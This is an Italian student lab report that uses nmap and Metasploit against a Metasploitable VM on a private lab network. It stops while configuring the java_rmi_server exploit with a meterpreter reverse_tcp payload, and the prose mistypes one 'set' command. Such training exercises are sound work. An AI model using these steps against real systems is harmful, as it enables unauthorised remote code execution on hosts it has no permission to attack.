

CONSEGNA U2 S7 L5

- ## Esercizio n.1

Prima di tutto configuro gli indirizzi IP aggiornati su entrambe le macchine. L'indirizzo IP della Kali è il **192.168.75.111** mentre quello della Metasploitable è il **192.168.75.112**.




```
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:b0:e9:cf brd ff:ff:ff:ff:ff:ff
    inet 192.168.75.111/24 brd 192.168.75.255 scope global noprefixroute eth1
       valid_lft forever preferred_lft forever
    inet6 fe80::8ef3:df8c:614d:4845/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```




```
# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.75.112
netmask 255.255.255.0
network 192.168.75.0
```

Per accertarmi della corretta connessione fra le due macchine ho eseguito il **ping** da entrambe, l'una verso l'altra.




```
msfadmin@metasploitable:~$ ping 192.168.75.111
PING 192.168.75.111 (192.168.75.111) 56(84) bytes of data.
64 bytes from 192.168.75.111: icmp_seq=1 ttl=64 time=0.891 ms
64 bytes from 192.168.75.111: icmp_seq=2 ttl=64 time=0.812 ms
64 bytes from 192.168.75.111: icmp_seq=3 ttl=64 time=0.779 ms
64 bytes from 192.168.75.111: icmp_seq=4 ttl=64 time=0.642 ms

--- 192.168.75.111 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3053ms
rtt min/avg/max/mdev = 0.642/0.781/0.891/0.089 ms
```




```
┌──(kali㉿kali)-[~]
└─$ ping -c3 192.168.75.112
PING 192.168.75.112 (192.168.75.112) 56(84) bytes of data.
64 bytes from 192.168.75.112: icmp_seq=1 ttl=64 time=17.8 ms
64 bytes from 192.168.75.112: icmp_seq=2 ttl=64 time=76.3 ms
64 bytes from 192.168.75.112: icmp_seq=3 ttl=64 time=9.04 ms

--- 192.168.75.112 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 9.039/34.381/76.339/29.881 ms
```

Poi dalla macchina Kali ho eseguito un **nmap** con lo switch **-sV** per accertarmi che la porta **1099** sia aperta e che il servizio **Java rmi** sia attivo.




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.75.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 10:32 CEST
Nmap scan report for 192.168.75.112
Host is up (0.039s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:li
nux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.22 seconds
```

Avvio **msfconsole** e cerco tramite il comando **search** le parole chiave **java rmi**.




```
       =[ metasploit v6.4.15-dev                          ]
+ -- --=[ 2433 exploits - 1254 auxiliary - 428 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search java-rmi
```




```
msf6 > search java rmi

Matching Modules
================

   #   Name                                                    Disclosure Date  Rank       Check  Descr
iption
   -   ----                                                    ---------------  ----       -----  -----
-----
   0   exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce  2019-05-22  excellent  Yes    Atlas
sian Crowd pdkinstall Unauthenticated Plugin Upload RCE
   1   exploit/multi/http/crushftp_rce_cve_2023_43177          2023-08-08       excellent  Yes    Crush
FTP Unauthenticated RCE
   2     \_ target: Java                                       .                .          .      .
   3     \_ target: Linux Dropper                              .                .          .      .
   4     \_ target: Windows Dropper                            .                .          .      .
   5   exploit/multi/misc/java_jmx_server                      2013-05-22       excellent  Yes    Java
JMX Server Insecure Configuration Java Code Execution
   6   auxiliary/scanner/misc/java_jmx_server                  2013-05-22       normal     No     Java
JMX Server Insecure Endpoint Code Execution Scanner
   7   auxiliary/gather/java_rmi_registry                      .                normal     No     Java
RMI Registry Interfaces Enumeration
   8   exploit/multi/misc/java_rmi_server                      2011-10-15       excellent  Yes    Java
RMI Server Insecure Default Configuration Java Code Execution
   9     \_ target: Generic (Java Payload)                     .                .          .      .
   10    \_ target: Windows x86 (Native Payload)               .                .          .      .
   11    \_ target: Linux x86 (Native Payload)                 .                .          .      .
   12    \_ target: Mac OS X PPC (Native Payload)              .                .          .      .
   13    \_ target: Mac OS X x86 (Native Payload)              .                .          .      .
   14  auxiliary/scanner/misc/java_rmi_server                  2011-10-15       normal     No     Java
RMI Server Insecure Endpoint Code Execution Scanner
   15  exploit/multi/browser/java_rmi_connection_impl          2010-03-31       excellent  No     Java
RMIConnectionImpl Deserialization Privilege Escalation
   16  exploit/multi/browser/java_signed_applet                1997-02-19       excellent  No     Java
Signed Applet Social Engineering Code Execution
   17    \_ target: Generic (Java Payload)                     .                .          .      .
   18    \_ target: Windows x86 (Native Payload)               .                .          .      .
   19    \_ target: Linux x86 (Native Payload)                 .                .          .      .
   20    \_ target: Mac OS X PPC (Native Payload)              .                .          .      .
   21    \_ target: Mac OS X x86 (Native Payload)              .                .          .      .
   22  exploit/multi/http/jenkins_metaprogramming              2019-01-08       excellent  Yes    Jenki
ns ACL Bypass and Metaprogramming RCE
   23    \_ target: Unix In-Memory                             .                .          .      .
   24    \_ target: Java Dropper                               .                .          .      .
   25  exploit/linux/misc/jenkins_java_deserialize             2015-11-18       excellent  Yes    Jenki
ns CLI RMI Java Deserialization Vulnerability
   26  exploit/linux/http/kibana_timelion_prototype_pollution_rce  2019-10-30   manual     Yes    Kiban
a Timelion Prototype Pollution RCE
   27  exploit/multi/browser/firefox_xpi_bootstrapped_addon    2007-06-27       excellent  No     Mozil
la Firefox Bootstrapped Addon Social Engineering Code Execution
   28    \_ target: Universal (Javascript XPCOM Shell)         .                .          .      .
   29    \_ target: Native Payload                             .                .          .      .
```

Con il comando **use 8** seleziono l’exploit che mi servirà per avviare l’attacco. In questo caso l’exploit scelto è **multi/misc/java_rmi_server.**




```
msf6 > use 8
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > 
```

Col comando **show options** controllo se ci sono dei parametri da passare all’exploit. In questo caso serve settare l’IP della macchina target (**RHOSTS**) e l’IP della macchina attaccante (**LHOST**). Verifico che il parametro **RPORT** (la porta del servizio da attaccare) è settato correttamente al valore **1099**.




```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasp
                                         loit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an add
                                         ress on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

Tramite i comandi **set rhost 192.168.75.112** e **set rhost 192.168.75.111** vado a configurare i parametri mancanti.



